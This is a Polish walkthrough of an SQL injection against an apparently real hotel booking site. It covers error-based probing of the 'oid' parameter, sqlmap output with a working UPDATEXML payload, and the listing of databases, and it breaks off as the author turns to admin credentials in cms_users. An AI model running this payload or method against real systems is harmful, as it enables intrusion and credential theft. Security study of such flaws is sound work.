

Od bledu bazy az po panel administracyjny

Nasza podroz zacznijmy od przejrzenia zakladki z realizacjami i wybierzmy pierwsza z brzegu:


Zobaczmy jaka jest funkcjonalnosc strony i uzyjmy pierwszej z brzegu funkcji czyli rezerwacji:




Ukazuje nam się taka strona, wybierzmy zakres dat i kliknijmy ustaw:



Po kliknieciu aplikacja wysyla takie zapytanie do serwera:




Sprawdzmy zatem jak zachowuje się serwer gdy zmodyfikujemy jakiś parametr, dodajmy znak ‘ do parametru oid:



Naszym oczom ukazuje się blad bazy danych co samo w sobie już jest powaznym bledem bezpieczenstwa, po 1 dostajemy informacje z jakiej bazy danych korzysta serwer a po 2, mamy dokladna skladnie zapytania i wiemy co się dzieje na backendzie, także mozemy wykorzystac te wiedzę, by bardziej spersonalizowac i przyspieszyc nasz atak na baze danych.


Zacznijmy od pozyskania podstawowych danych

takich jak wersja bazy danych:



W odpowiedzi serwera widzimy zaznaczona wersje 8.0.36, co jest dowodem ze mozemy odpytywac baze jak chcemy i ona z checia wyjawi nam wszystkie swoje sekrety.

Zobaczmy dalej na przykład jaki jest uzytkownik bazy danych:



Oczywiscie caly proces mozemy zautomatyzowac i uzyc odpowiedniego skryptu napisanego w pythonie zeby pobrac informacje do jakich baz danych ma dostęp dany uzytkownik i co się w nich znajduje:

```
got a 301 redirect to 'https://booking.hotres.pl/v4_step1/search?adults%5B%5D=2&oid=1426'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: oid (OPTIONS)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)
    Payload: adults[]=2&oid=1426' AND UPDATEXML(7062,CONCAT(0x2e,0x71767a7a71,(SELECT (ELT(7062=7062,1))),0x71787a6b71),5216)-- duUS
---
[12:39:53] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[12:39:53] [INFO] testing MySQL
[12:39:53] [WARNING] you should consider usage of switch '--no-cast' along with tamper script 'commalessmid'
[12:40:01] [INFO] confirming MySQL
[12:40:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL >= 8.0.0
[12:40:01] [INFO] fetching database names
[12:40:01] [INFO] resumed: 'information_schema'
[12:40:01] [INFO] resumed: 'performance_schema'
[12:40:01] [INFO] resumed: 'hotres_panel'
[12:40:01] [INFO] resumed: 'hotres_minor'
[12:40:01] [INFO] resumed: 'hotres_log'
available databases [5]:
[*] hotres_log
[*] hotres_minor
[*] hotres_panel
[*] information_schema
[*] performance_schema
```

I na koniec sprawdzmy czy można jakos wykorzystac

informacje znajdujace się w tych bazach, skorzystajmy z bazy hotres_panel gdzie znajduje się tabela cms_users która zawiera dane logowania do panelu na stronie lemonpixel: